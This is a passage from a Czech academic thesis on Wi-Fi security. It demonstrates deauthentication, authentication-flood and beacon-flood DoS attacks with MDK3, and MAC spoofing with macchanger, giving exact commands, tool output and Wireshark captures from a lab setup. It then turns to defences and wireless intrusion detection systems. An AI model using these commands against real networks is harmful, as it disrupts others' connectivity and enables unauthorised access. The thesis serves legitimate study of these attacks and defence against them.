21:55:55  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [ 0|63 ACKs]
21:55:56  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [41|60 ACKs]
21:55:57  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [22|60 ACKs]
21:55:58  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [ 0|64 ACKs]
```

Obrázek 5 .7: Deautentizační DoS útok


Při každé deautentizaci je zasláno 64 deautentizačních rámců na daný přístupový bod a taktéž 64 rámců danému klientovi. Ve sloupci vpravo na obrázku výše můžeme vidět vždy dvě hodnoty [65|63 ACKs]. První číslo udává počet potvrzených odpovědí na straně klienta a to druhé na straně AP.

Na obrázku níže lze pozorovat zdrojové a cílové adresy deautentizačního rámce zachyceného pomoci Wiresharku.

```
1698 4.374997000 IntelCor_26:a3:78 Tp-LinkT_fe:98:d2 802.11 38 Deauthentication, SN=
+ Frame 1698: 38 bytes on wire (304 bits), 38 bytes captured (304 bits) on interface 0
+ Radiotap Header v0, Length 12
- IEEE 802.11 Deauthentication, Flags: ........
    Type/Subtype: Deauthentication (0x0c)
  + Frame Control: 0x00C0 (Normal)
    Duration: 314
    Destination address: Tp-LinkT_fe:98:d2 (d8:5d:4c:fe:98:d2)
    Source address: IntelCor_26:a3:78 (00:13:02:26:a3:78)
    BSS Id: Tp-LinkT_fe:98:d2 (d8:5d:4c:fe:98:d2)
    Fragment number: 0
    Sequence number: 551
+ IEEE 802.11 wireless LAN management frame
```


Obrázek 5 .8: Deautentizační rámec

Průběh komunikace při deautentizačním DoS útoku ilustruje obrázek 5.9.



Obrázek 5 .9: Deautentizační útok zaznamenaný Wiresharkem

Na obrázku níže lze pozorovat průběh deautentizačního útoku trvajícího po dobu necelých deseti sekund. Tento útok po dobu samotného trvání způsobí odpojení (při delší době trvání vyhodnotí operační systém jako odpojení z dané sítě) přidruženého/přidružených klienta/klientů a po jeho skončení jsou klienti vzápětí znovu připojeni.



Obrázek 5 .10: Graf průběhu útoku udávající množství paketů v daném čase.

5.2 Autentizační DoS útok

Princip tohoto útoku je založen na zasílání autentizačních rámců prostřednictvím jednoho z dostupných módů nástroje MDK3, tzv. *Authentication DoS mode*, kdy jsou ohroženy všechny přístupové body v dosahu. Přemíra klientů u většiny běžně dostupných AP vede ke zpomalení, zamrznutí, nebo dokonce až k restartu zařízení.

Pro provedení útoku je rovněž zapotřebí přepnutí Wi-Fi karty do monitorovacího módu a nastavení patřičného kanálu, na němž se dané AP nachází.

```
airmon-ng start wlan0 11
```

Dále pak následuje příkaz vykonávající samotný DoS útok.

```
mdk3 mon0 a -a D8:5D:4C:FE:98:D2
```

Vysvětlivky:

- `mon0` značí rozhraní, ze kterého je útok veden
- `a` Authentication DoS mode
- `-a` značí následující MAC adresu přístupového bodu, na který je útok veden

```
Interface       Chipset         Driver

wlan0           Ralink RT2870/3070      rt2800usb - [phy0]
                                (monitor mode enabled on mon0)

root@bt:~# mdk3 mon0 a -a D8:5D:4C:FE:98:D2

AP D8:5D:4C:FE:98:D2 is responding!
Connecting Client: 67:C6:69:73:51:FF to target AP: D8:5D:4C:FE:98:D2
AP D8:5D:4C:FE:98:D2 seems to be INVULNERABLE!
Device is still responding with   500 clients connected!
Connecting Client: 42:EF:35:F4:E2:C1 to target AP: D8:5D:4C:FE:98:D2
AP D8:5D:4C:FE:98:D2 seems to be INVULNERABLE!
Device is still responding with  1000 clients connected!
AP D8:5D:4C:FE:98:D2 seems to be INVULNERABLE!
Device is still responding with  1500 clients connected!
Connecting Client: 14:03:DD:DD:A3:31 to target AP: D8:5D:4C:FE:98:D2
AP D8:5D:4C:FE:98:D2 seems to be INVULNERABLE!
Device is still responding with  2000 clients connected!
Connecting Client: 31:73:6D:AA:8E:E9 to target AP: D8:5D:4C:FE:98:D2
AP D8:5D:4C:FE:98:D2 seems to be INVULNERABLE!
Device is still responding with  2500 clients connected!
Connecting Client: 6A:2E:C5:3F:43:5C to target AP: D8:5D:4C:FE:98:D2
AP D8:5D:4C:FE:98:D2 seems to be INVULNERABLE!
Device is still responding with  3000 clients connected!
```


Obrázek 5 .11: Autentizační DoS útok

Tento útok nelze, na rozdíl od útoku předchozího, aplikovat na konkrétního klienta připojeného na přístupový bod. Útok je směřovaný na konkrétní AP a jsou při něm odpojeni všichni klienti využívající dané AP. Průběh útoku je možné sledovat na obrázcích 5.11 a 5.12. MAC adresy připojovaných klientů, které jsou zřetelné na obrázku 5.11, jsou generovány automaticky. Pouze MAC AP je zadávána útočníkem.

No.	Time	Source	Destination	Protocol	Length	Info
247	2.814624000	3c:54:ec:18:db:5c	Tp-LinkT_fe:98:d2	802.11	49	Authentication,
248	2.814639000	Tp-LinkT_fe:98:d2	ec:b0:3b:fb:32:af	802.11	48	Authentication,
249	2.814709000	b5:ca:4e:e8:98:32	Tp-LinkT_fe:98:d2	802.11	42	Authentication,
250	2.814734000	38:e0:79:4d:3d:34	Tp-LinkT_fe:98:d2	802.11	42	Authentication,
251	2.816522000		3c:54:ec:18:db:5c (RA	802.11	28	Acknowledgement,
252	2.816541000	Tp-LinkT_fe:98:d2	ec:b0:3b:fb:32:af	802.11	48	Authentication,
253	2.816548000	Tp-LinkT_fe:98:d2	ec:b0:3b:fb:32:af	802.11	48	Authentication,
254	2.816601000	bc:5f:4e:77:fa:cb	Tp-LinkT_fe:98:d2	802.11	42	Authentication,
255	2.816625000	6c:05:ac:86:21:2b	Tp-LinkT_fe:98:d2	802.11	42	Authentication,
256	2.817961000	Tp-LinkT_fe:98:d2	ec:b0:3b:fb:32:af	802.11	48	Authentication,
257	2.817973000	Tp-LinkT_fe:98:d2	ec:b0:3b:fb:32:af	802.11	48	Authentication,
258	2.818025000	aa:1a:55:a2:be:70	Tp-LinkT_fe:98:d2	802.11	42	Authentication,
259	2.818046000	b5:73:3b:04:5c:d3	Tp-LinkT_fe:98:d2	802.11	42	Authentication,
260	2.821063000	MS-NLB-PhysServer-26_	Tp-LinkT_fe:98:d2	802.11	49	Authentication,
261	2.821084000		MS-NLB-PhysServer-26_	802.11	28	Acknowledgement,
262	2.821090000	Tp-LinkT_fe:98:d2	MS-NLB-PhysServer-26_	802.11	48	Authentication,
263	2.821097000	Tp-LinkT_fe:98:d2	MS-NLB-PhysServer-26_	802.11	48	Authentication,
264	2.821101000	Tp-LinkT_fe:98:d2	MS-NLB-PhysServer-26_	802.11	48	Authentication,
265	2.821106000	Tp-LinkT_fe:98:d2	MS-NLB-PhysServer-26_	802.11	48	Authentication,

Obrázek 5 .12: Průběh autentizačního DoS útoku zaznamenaný Wiresharkem

Obrázek níže zobrazuje průběh tohoto útoku, při kterém v našem případě došlo ke krátkému výpadku AP a následnému zpomalení jeho funkce po dobu trvání útoku.



Obrázek 5 .13: Graf průběhu útoku udávající množství paketů v daném čase.

5.3 Beacon flood

Beacon Flood Mode odesílá v krátkých intervalech *Beacon* rámce a mate tak klienta zobrazováním velkého množství falešných AP, což může mít za následek odstavení nástrojů určených k vyhledávání dostupných Wi-Fi sítí.

Stejně jako v předešlých dvou útocích je zapotřebí, aby byla Wi-Fi karta spuštěna v monitorovacím režimu. V tomto případě není nutné nastavovat vysílací kanál. Beacon Flood Mode generuje různé SSID náhodně, včetně náhodného kanálu, na kterém je falešný přístupový bod umístěn.


```
airmon-ng start wlan0
```

Pro spuštění generování náhodných SSID na náhodných kanálech použijeme následující příkaz, kde parametr `b` označuje aktivaci Beacon Flood módu.

```
mdk3 mon0 b
```


```
root@bt:~# mdk3 mon0 b

Current MAC: CD:BA:AB:F2:FB:E3 on Channel  2 with SSID: a71i0Rk
Current MAC: 5A:90:3C:68:A1:D3 on Channel 13 with SSID: xw%7hs{a
Current MAC: CA:09:44:EB:DB:8C on Channel  3 with SSID: _=ws[$
Current MAC: 65:35:47:52:B5:F6 on Channel  2 with SSID: +n%MNr{=hpX
Current MAC: DD:40:3A:AE:61:12 on Channel  2 with SSID: <WWU4edEkzFU:sT}#P=0}lu

Current MAC: FC:0E:BF:48:1C:AE on Channel  7 with SSID:  n _rV73n<8X
Current MAC: 09:08:BB:6F:A1:A8 on Channel  9 with SSID: z]t)Pb07<<u?&,{=*X<c9
Current MAC: 5C:B6:39:94:D4:23 on Channel 13 with SSID: m-d"`fXqG-r`5?{Re|$kEPO
Current MAC: 99:E9:B0:09:ED:AB on Channel  3 with SSID: "3h^=q3F=
Current MAC: 07:68:C7:95:68:D1 on Channel  5 with SSID: F;'GcX/00z5
Current MAC: A0:F6:E0:B0:DF:81 on Channel 11 with SSID: a+GTUCroXQN>&5IwQB-w
Current MAC: 5C:FB:DF:3E:4F:3D on Channel  2 with SSID: p|79d;Q.pB0HjuFVsV>
Current MAC: F4:90:1A:90:FF:1A on Channel 12 with SSID: jLB
Current MAC: 84:89:47:AB:33:4D on Channel  1 with SSID: ],p["r [Bk5;
Current MAC: B4:10:65:CC:04:64 on Channel  9 with SSID: {g:ZR
Packets sent:    824 - Speed:   59 packets/sec^C
```

Obrázek 5 .14: Beacon flood s náhodným SSID



Obrázek 5 .15: Graf průběhu útoku udávající množství paketů v daném čase.

Výsledek útoku je možné sledovat na obrázku níže, na němž můžeme vidět velké množství falešných přístupových bodů se stoprocentní kvalitou signálu, téměř nerozeznatelných od pravých. Po ukončení útoku falešné přístupové body ze správce bezdrátových sítí postupně zmizí.



Obrázek 5 .16: Wicd network manager

Pro konkrétní SSID lze za původní příkaz přidat parametr `-n` a následně pak vlastní název.

```
mdk3 mon0 b -n test
```

```
root@bt:~# mdk3 mon0 b -n test

Current MAC: C6:69:73:51:FF:4A on Channel  2 with SSID: test
Current MAC: 42:E5:06:C4:33:AF on Channel  6 with SSID: test
Current MAC: C6:B9:63:C9:8A:1F on Channel  9 with SSID: test
Current MAC: 9E:4D:0C:7D:65:99 on Channel  4 with SSID: test
Current MAC: 21:C2:C5:9A:8E:53 on Channel  7 with SSID: test
Current MAC: 3C:D5:C6:60:B8:CC on Channel  5 with SSID: test
Current MAC: F0:55:58:1F:1E:34 on Channel  9 with SSID: test
Packets sent:    336 - Speed:   59 packets/sec^C
```

Obrázek 5 .17: Beacon flood s konkrétním SSID

SSID identifikátory je možné rovněž generovat z textového souboru s použitím parametru `-f` a názvu textového souboru, v němž jsou slova uložena. Slova jsou v tomto případě zobrazována v náhodném pořadí.

```
mdk3 mon0 b -f ruznessid
```

```
root@bt:~# mdk3 mon0 b -f ruznessid

Current MAC: C6:69:73:51:FF:4A on Channel  2 with SSID: DoS
Current MAC: E0:79:4D:3D:34:BC on Channel  1 with SSID: na
Current MAC: EB:61:FD:FE:C3:9B on Channel  4 with SSID: DoS
Current MAC: F5:61:AB:1C:E7:90 on Channel  5 with SSID: wifi
Current MAC: 18:31:6E:F4:8B:DB on Channel 14 with SSID: na
Current MAC: DB:99:C0:3A:91:C8 on Channel  5 with SSID: utoky
Current MAC: F8:13:74:43:33:ED on Channel  7 with SSID: wifi
Packets sent:    324 - Speed:   58 packets/sec^C
```

Obrázek 5 .18: Beacon flood – načítání SSID ze souboru

Jednoduchou obranou proti tomuto útoku je nastavení permanentního připojení na základě MAC adresy daného přístupového bodu. V případě přerušení spojení se pak stanice automaticky připojí k AP se správnou MAC adresou.

5.4 Mac spoofing

MAC adresa je originální identifikátor každého síťového zařízení. Většinou se nachází ve flash paměti daného zařízení a bývá nahrána výrobcem v okamžiku jeho výroby. Někdy se lze také setkat s označením fyzická adresa, ale dá se celkem jednoduše softwarově změnit, čehož se využívá právě při tomto útoku. Většina AP dovoluje povolit připojení klientů pouze na základě jejich identifikace prostřednictvím MAC adres. Toho lze zneužít v kombinaci s některým s výše uvedených útoků k nabourání do dané sítě. Útok pak probíhá tak, že je nejprve z AP odpojen konkrétní klient (viz kapitola 5.1.1) a následuje podvržení jeho MAC adresy za účelem následné možnosti využívání přístupu k internetu nebo jiných služeb poskytovaných touto sítí. Oběť útoku se pak na dané AP nemůže připojit do doby, než se útočník z AP odpojí a uvolní mu tak zpět jeho místo.


Pro Linux existuje více možností, jak změnit MAC adresu, jako příklad je uveden program Macchanger obsažený v základních aplikacích distribuce BackTrack 5.

```
macchanger --mac xx:xx:xx:xx:xx:xx [rozhraní]
```

```
wlan0     Link encap:Ethernet  HWaddr f8:d1:11:16:9c:7c
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@bt:~# macchanger --mac 7c:9c:16:11:d1:f8 wlan0
Current MAC: f8:d1:11:16:9c:7c (unknown)
Faked MAC:   7c:9c:16:11:d1:f8 (unknown)
```

Obrázek 5 .19: Změna MAC adresy programem Macchanger

Pro Windows je možné použít například volně dostupný nástroj MAC SPOOFER 2006.



Obrázek 5 .20: Software pro podvržení MAC adres

Navrhované zabezpečení

Proti samotnému odposlechnutí MAC adresy žádná konkrétní obrana není možná, avšak pokud jde o zneužití této adresy pro navazující útoky, lze se do jisté míry bránit použitím zabezpečení Wi-Fi sítě dostupnými šifrovacími algoritmy, jako je např. WPA/WPA2.

6 Analýza dat získaných z praktických ukázek za účelem definice opatření pro eliminaci hrozby

Jak již z názvu „Denial of Service“ vyplývá, útočníkův záměr spočívá v odmítnutí služby. WLAN jsou principiálně dosti náchylné vůči útokům směřujícím k odmítnutí služby. V případě těchto útoků to většinou znamená znemožnění přístupu na internet nebo zpomalení komunikace v celé datové síti. Takový útok má na každého jiný dopad, ať už finanční, prestižní nebo pouze znepříjemňující. To je samozřejmě nepříjemné pro samotné uživatele, ale také pro aplikace citlivé na zpoždění a dostupnost. Jako příklad lze uvést bezdrátové kamery nebo bezdrátové platební terminály, pro které je tato situace kritická.

Bohužel z podstaty DoS útoků, návrhu 802.11 a charakteru přenosového média nelze WLAN spolehlivě chránit vůči všem útokům typu DoS, a tudíž neexistují přesně definovatelné způsoby obrany. Celý proces obrany lze rozdělit na 3 základní obranné prvky.

- Prevence před útokem
- Detekce útoku
- Reakce na útok

6.1.1 Prevence

Jedním z preventivních opatření Wi-Fi sítí vůči útokům DoS je vhodné rozmístění anténních prvků tak, aby byl co nejpřesněji vymezen dosah sítě a zbytečně síť nezasahovala mimo potřebné prostranství. Toto protiopatření mnohdy útočníkovi znemožní nabourání se do takto navržené sítě. Další preventivní opatření spočívají v dodržování všeobecně známých zásad zabezpečení WLAN. Nejvhodnějším a nejspolehlivějším preventivním opatřením je nasazení obranného systému, který monitoruje síťový provoz a snaží se odhalit podezřelé aktivity v rámci sledované sítě, např. IDS (Intrusion Detection System), IPS (Intrusion Prevention Systems), konkrétně pro Wi-Fi WIDS (Wireless Intrusion Detection Systém), jemuž je věnována jedna z následujících kapitol této práce.

Co se týče DoS útoků směřovaných na internetové a systémové služby, zde je vhodnou prevencí instalace a kontrola dostupných bezpečnostních záplat, což ostatně platí pro všechny bezpečnostní hrozby. Taktéž se doporučuje využívat nejnovějších verzí softwarového vybavení, které již bývá navrhováno s přihlédnutím k obraně proti známým typům útoků.

6.1.2 **Detekce útoku**

V dnešní době existují systémy detekující odchylky od běžného provozu sítě. Problémem těchto metod mnohdy bývá rozlišit, co lze považovat za normální chování sítě. Často se lze setkat se systémy využívajícími umělé inteligence. Mezi nejvíce nasazované detekční systémy patří IDS a IPS. Dále existují funkce pro detekci pravosti zdrojové IP adresy paketů jdoucích sítí. Tato technika, odhalující falešné zdrojové adresy, se nazývá *Ingress Filtering*. Pro sledování odchozího provozu pak slouží funkce *Egress Filtering*, kde jsou kontrolovány všechny pakety jdoucí ven ze sítě. Taktéž je vhodné zmínit systémy *Honeypot,* jejichž účelem je nalákat potenciální útočníky a monitorovat jejich záškodnickou činnost.

6.1.3 **Reakce**

Za reakci na útok se považuje nasazení patřičných protiopatření, která povedou k eliminaci konkrétního typu útoku. V této fázi již vesměs nelze útok zcela odvrátit, pouze je možné zmírnit jeho dopad a pokusit se postupně vrátit zařízení nebo systém do původního stavu.

7 Teoretická a praktická implementace navržených metod zabezpečení

7.1 Systém detekce průniku (WIDS - Wireless Intrusion Detection System a IDS - Intrusion Detection System -)

Ohrožení bezdrátové lokální sítě WLAN je potencionálně zničujícím a poměrně často se vyskytujícím nedostatkem způsobeným mezerami v zabezpečení 802.11. [27] Bezpečnostní trhliny počínající od nesprávně nakonfigurovaných bezdrátových přístupových bodů často umožňují útočníkovi bez větších problémů provádět útoky DoS, což může WLAN mnohdy úplně odstavit z provozu. Wi-Fi sítě nejsou citlivé jen na útoky zaměřené na TCP/IP, jsou také předmětem širokého spektra 802.11 ohrožení. Pro tvorbu protiopatření a odhalování těchto potenciálních hrozeb by měla každá WLAN využívat bezpečnostních opatření, která zahrnují mimo jiné i Intrusion Detection System (IDS). Bez detekčního mechanismu je velice obtížné identifikovat hrozby směřující na WLAN.

IDS byly tradičně vyvinuty pro detekci narušení bezpečnosti pro kabelové sítě. Teprve nedávno došlo k jejich rozšíření pro využití v bezdrátových sítích. Bezdrátové *IDS (WIDS – Wireless Intrusion Detection System)* mohou monitorovat a analyzovat uživatelské a systémové činnosti. Dále pak dovedou rozpoznat již známé útoky dle vytvořených vzorů, detekovat abnormální činnost sítě a zjistit porušení zásad definovaných pro WLAN. Bezdrátové IDS shromažďují všechny místní bezdrátové přenosy a na jejich základě generují výstrahy. Bezdrátový IDS je podobný IDS navrženému pro potřeby kabelové sítě. Na rozdíl od něj navíc obsahuje další důležité prvky specifické pro detekci vniknutí do WLAN. [28]

Dalším zajímavým aspektem WIDS může být zjištění přibližného fyzického umístění útočníka. Vzhledem k tomu, že jsou útoky často prováděny v relativně těsné blízkosti AP a mohou trvat jen velmi krátkou dobu, musí být odezva na ně pokud možno co nejrychlejší a nestačí jen protiopatření logické. Nejvhodnějším řešením by bylo nasazení jednotlivců pro rychlou lokalizaci a identifikaci útočníka. Na rozdíl od útoků přes metalické vedení, kde je útočník obvykle ve velké fyzické vzdálenosti od oběti, bývají útočníci na WLAN fyzicky v dané lokalitě, v níž se AP nachází. Bezdrátové IDS pak může pomoci při odhalování polohy útočníka tím, že poskytne alespoň obecný odhad jeho fyzického umístění. Tuto možnost poskytuje například systém AirMagnet Enterprise.

Další vlastnost WIDS spočívá v odhalení některých útoků typu DoS. DoS útoky jsou v bezdrátových sítích poměrně časté. Některé z nich mají za následek ztrátu signálu z důvodu frekvenčního konfliktu, ale většina z nich, jak již bylo zmíněno, má za následek odmítnutí služby.

Bezdrátové IDS dovedou detekovat mnoho typů těchto útoků, jako příklad lze uvést útoky směřované na řídící rámce v 802.11.

Kromě výše uvedených vlastností zvládá WIDS obranu i proti mnoha jiným hrozbám vyskytujícím se v 802.11. MAC spoofing, jakožto jeden z běžných útoků, používá útočník k změně identity. WIDS v některých případech může odhalit přítomnost falešné MAC adresy. Rovněž umí detekovat jak jedinečné, tak nestandardní hrozby prostřednictvím možnosti nastavení vlastních uživatelských a uživatelsky rozvinutelných pravidel. Těmito výše zmíněnými vlastnostmi dovede WIDS přidat poměrně silnou vrstvu zabezpečení na libovolnou WLAN.

Přínosy WIDS k bezdrátové síti jsou mnohočetné, existuje však několik nevýhod, proč zvážit samotné nasazení tohoto systému. Bezesporu hlavní nevýhodou je především vysoká pořizovací cena. Náklady na bezdrátové řešení IDS jsou spojeny s velikostí WLAN, která má být tímto systémem monitorována, a to z důvodu nutnosti nasazení většího počtu patřičných zařízení.

Samozřejmě stejně jako u metalických sítí je i v případě Wi-Fi sítí WIDS pouze jednou částí většího bezpečnostního řešení. WLAN vyžadují celou řadu dalších bezpečnostních opatření, která mají být použita v kombinaci s ním. Implementace WIDS může výrazně zlepšit celkový stav zabezpečení celé sítě. S obrovskou rychlostí rozvoje bezdrátových sítí stále roste počet hrozeb a s nimi i rostoucí složitost obrany. Systémy pro identifikaci a informace o hrozícím nebezpečí výrazně zvyšují bezpečnost bezdrátové sítě.

Dostupné softwarové WIDS na trhu:

- *AirMagnet* – http://www.airmagnet.cz/
- *WiSentry* – http://www.wimetrics.com/

Dostupné hardwarové WIDS na trhu:


- *Motorola AirDefense* – http://www.airdefense.net/

7.1.1 AirMagnet Enterprise

Vyspělé a robustní řešení WIDS je ideální pro subjekty, jejichž podnikání bezprostředně závisí na bezdrátových sítích a vyžaduje spolehlivé zabezpečení. Jedná se o centralizovaný systém, který aktivně chrání Wi-Fi sítě od většiny číhajících hrozeb. Zaručuje maximální výkon sítě a její provozuschopnost. AirMagnet podniká kroky na obranu bezdrátového prostředí automaticky.

